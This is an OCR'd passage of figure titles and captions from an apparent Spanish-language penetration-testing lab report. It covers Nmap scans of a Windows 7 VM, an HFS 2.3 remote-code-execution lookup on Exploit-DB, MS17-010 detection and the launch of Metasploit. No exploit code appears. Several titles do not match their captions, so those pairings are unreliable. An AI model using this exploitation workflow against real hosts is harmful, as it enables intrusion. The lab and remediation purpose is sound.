
Apertura de Programa Rejjeto para Inicio de Pruebas.



Nota. Esta captura detalla el uso del script http-method-tamper de Nmap, el cual detecta una vulnerabilidad de omisión de autenticación en el puerto 80 del objetivo. El reporte indica que recursos protegidos por contraseña son accesibles mediante la manipulación de verbos HTTP debido a una mala configuración en archivos .htaccess. Se identifica específicamente la ruta /~login como un punto sospechoso que permite el acceso no autorizado a funciones del servidor. Autoría propia.

Figura 15


Vista de la Interfaz del Programa Rejjeto HFS.



Nota. Se visualiza la interfaz gráfica de HFS (HTTP File Server) versión 2.3 ejecutándose en el sistema Windows del equipo objetivo. La aplicación está configurada en el puerto 80 y muestra un sistema de archivos virtual actualmente vacío, listo para compartir carpetas en la red. El registro de actividad y la lista de direcciones IP conectadas permiten al administrador monitorear en tiempo real quién accede a los archivos compartidos. Autoría propia.

Figura 16


Inicio de Nmap a la IP del Host Victima para Escaneo de Puertos.



Nota. La imagen ilustra el proceso de extracción de un archivo comprimido llamado Rejjeto_123456.zip en el escritorio de un sistema Windows 7. Se observa una ventana de diálogo solicitando la contraseña "123456" para descomprimir el ejecutable hfs.exe contenido en el paquete. Este paso es típico en la instalación manual de herramientas de servidor que posteriormente serán analizadas o explotadas en un entorno de laboratorio. Autoría propia.

Figura 17


Hallazgo de Puerto 80 Vulnerable con el Servicio HttpFileServer 2.3 Corriendo.



Nota. Esta captura muestra una búsqueda en el sitio web Exploit Database para el software "HttpFileServer 2.3", arrojando un resultado positivo de explotación. Se identifica un exploit específico para Windows que permite la ejecución remota de comandos (RCE), publicado por el autor Óscar Andreu. Este hallazgo confirma que la versión de HFS instalada en el objetivo posee una vulnerabilidad pública conocida que puede ser aprovechada.

Figura 18


Hallazgo de Vulnerabilidad de Puerto 80 Servicio HttpFileServer 2.3 (Explotable).



Nota. La imagen presenta una variante del escaneo de Nmap que confirma nuevamente la vulnerabilidad MS17-010 en el puerto 445 del host objetivo. El reporte técnico incluye referencias directas a la base de datos de Mitre (CVE-2017-0143) y boletines de seguridad de Microsoft que documentan el fallo. Esta evidencia es concluyente para priorizar la remediación del servicio SMB antes de que el equipo sea comprometido por malware tipo ransomware. Autoría propia.

Figura 19


Vulnerabilidad RCW en SMBv1 con CVE-2017-0143



Nota. Esta imagen muestra la ejecución de un escaneo agresivo (-A) mediante Nmap sobre el dominio scanme.nmap.org desde una terminal Parrot OS. Los resultados detallan puertos abiertos como el 22 (SSH) y el 80 (Apache), incluyendo llaves de cifrado y versiones específicas de software. La captura permite identificar la topología y los servicios activos de un servidor externo para fines de auditoría legal. Autoría propia.

Figura 20


Revisión de Base de Datos de Exploits sobre Servicio HttpFileServer 2.3.



Nota. La captura ilustra un escaneo de puertos y servicios sobre la dirección IP 192.168.1.23, identificando un entorno Microsoft Windows. Se observan servicios activos como RPC, NetBIOS y SMB (puerto 445), junto con una dirección MAC que indica el uso de Oracle VirtualBox. Este informe técnico es crucial para determinar la superficie de ataque de una máquina virtual dentro de una red local. Autoría propia.

Figura 21


Apertura de Herramienta Metasploit para Explotación de Vulnerabilidad.



Nota. En esta imagen se visualiza el inicio de la consola de Metasploit Framework (msfconsole) en su versión v6.4.71-dev. El sistema despliega un resumen de recursos disponibles, destacando 2529 exploits, 1302 módulos auxiliares y 1669 payloads para pruebas de seguridad. La terminal confirma que el framework está cargado y listo para iniciar la fase de explotación sobre un objetivo configurado. Autoría propia.

Figura 22


Aplicación Metasploit Corriendo.



Nota. La imagen presenta el resultado de un script de Nmap confirmando que el host 192.168.1.23 es vulnerable al fallo crítico de seguridad MS17-010. El reporte técnico resalta en verde el estado "VULNERABLE", vinculándolo directamente con la ejecución remota de código y el identificador CVE-2017-0143. Esta evidencia es fundamental para justificar la necesidad inmediata de parches de seguridad en el servicio SMB del equipo. Autoría propia.

Figura 23

